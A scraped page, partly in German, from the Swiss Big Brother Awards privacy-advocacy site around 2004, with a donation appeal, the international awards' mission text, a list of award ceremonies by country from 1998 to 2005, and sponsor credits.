- Die 52 Kandidatinnen und Kandidaten auf einen Blick!
- Preisverleihung am 16. Oktober 2004 an der plattform pulp in Emmen (LU)
- Vormittags Kamerarundgang in Luzern, nachmittags Konferenz und Podiumsgespräch

Pressemitteilung auf Deutsch (pdf, txt), en français (pdf, txt).

- Big Brother Awards 2004, Nominationsformular
  - Frühlingsüberwachen 2004
- Big Brother Awards 2003
  - Frühlingsüberwachen 2003
- Big Brother Awards 2002
  - Frühlingsüberwachen 2002
- Big Brother Awards 2001
- Big Brother Awards 2000

Big Brother Awards needs you!

Damit wir auch dieses Jahr unsere lieben Schnüffelratten, die sich unentwegt um die Beschneidung unserer Privatspäre bemühen, auszeichnen können, sind die Big Brother Awards auf Ihre Hilfe angewiesen.

Kommen sie am 1. November an die grosse Preisverleihung und unterstützen sie uns mit einer kleinen Spende auf das Konto PC: 87-67210-5 der Swiss Internet User Group (SIUG) (bitte als Mitteilung *bba* angeben).

Vielen Dank!

PayPal: 

Anfragen und Kommentare an: info@bigbrotherawards.ch
Zuletzt aktualisiert: Thursday, 09.12.2004 14:20:28

Big Brother Awards International
watching the watchmen worldwide

Government agencies and private companies are increasingly violating the privacy of people everywhere. Enormous amounts of personal data are being collected, stored and processed - often illegally - in the pursuit of more efficient marketing, greater social control, and more powerful mechanisms for monitoring of the citizen.

Fighting crime by committing one appears to be the future solution for law enforcement agencies in the information society of the 21 century. **But - who watches the watchmen?**

Every year **Privacy International** and a growing number of affiliate human rights groups present the Big Brother Awards to government agencies, private companies and individuals who have excelled in the violation of our privacy.

The juries worldwide consist of lawyers, academics, consultants, journalists, civil right activists...

Scheduled Awards Ceremonies

France	Paris	21 January	2005

Previous Awards Ceremonies

	--- 2004 ---		
Hungary	Budapest	25 November	2004
Australia	Sydney	23 November	2004
Spain	Sevilla	30 October	2004
Germany	Bielefeld	29 October	2004
Austria	Vienna	26 October	2004
Netherlands	Amsterdam	24 October	2004
Switzerland	Lucerne	16 Oktober	2004
United Kingdom	London	28 July	2004
New Zealand	Auckland	29 April	2004
USA	Berkeley	21 April	2004
France	Paris	4 February	2004
	--- 2003 ---		
Hungary	Budapest	6 November	2003
Switzerland	Berne	1 November	2003
Austria	Vienna	26 October	2003
Spain	Iruña	25 October	2003
Germany	Bielefeld	24 October	2003
Netherlands	Amsterdam	11 October	2003
Australia	Sydney	8 September	2003
Japan	Tokyo	29 June	2003
Finland	Helsinki	4 June	2003
USA	New York	3 April	2003
United Kingdom	London	25 March	2003
Denmark	Copenhagen	21 January	2003
France	Paris	20 January	2003
Bulgaria	Sofia	18 January	2003
	--- 2002 ---		
Hungary	Budapest	7 November	2002
Switzerland	Winterthur	29 October	2002
Austria	Vienna	26 October	2002
Germany	Bielefeld	25 October	2002
Belgium	Brussels	9 October	2002
Spain	Madrid	5 October	2002
Finland	Helsinki	15 Mai	2002
USA	San Francisco	18 April	2002
United Kingdom	London	4 March	2002
Netherlands	Amsterdam	15 February	2002
France	Paris	28 January	2002
Denmark	Copenhagen	21 January	2002
	--- 2001 ---		
Hungary	Budapest	28 November	2001

Austria	Vienna	26 October	2001
Switzerland	Zurich	26 October	2001
Germany	Bielefeld	26 October	2001
USA	Cambridge	7 March	2001
	--- 2000 ---		
France	Paris	16 December	2000
United Kingdom	London	4 December	2000
Austria	Vienna	26 October	2000
Switzerland	Zurich	26 October	2000
Germany	Bielefeld	26 October	2000
USA	Toronto, Canada	5 April	2000
	--- 1999 ---		
Austria	Vienna	26 October	1999
United Kingdom	London	18 October	1999
USA	Washington, DC	7 April	1999
	--- 1998 ---		
United Kingdom	London	26 October	1998

webmaster@bigbrotherawards.at

BIG BROTHER AWARDS.de

Credits to / Dank an

Stiftung bridge

Bewegungsstiftung

Heinrich-Böll-Stiftung Nordrhein-Westfalen

Heinrich-Böll-Stiftung

ver.di

teuto.net

FoeBuD e.V.

FITUG e.V.

Designer Rose, Wien

Chaos Computer Club e.V.

Art d'Ameublement

Privacy International

Forum InformatikerInnen für Frieden und gesellschaftliche Verantwortung e.V.

Deutsche Vereinigung für Datenschutz e.V.

Humanistische Union

CSS Validated HTML Validated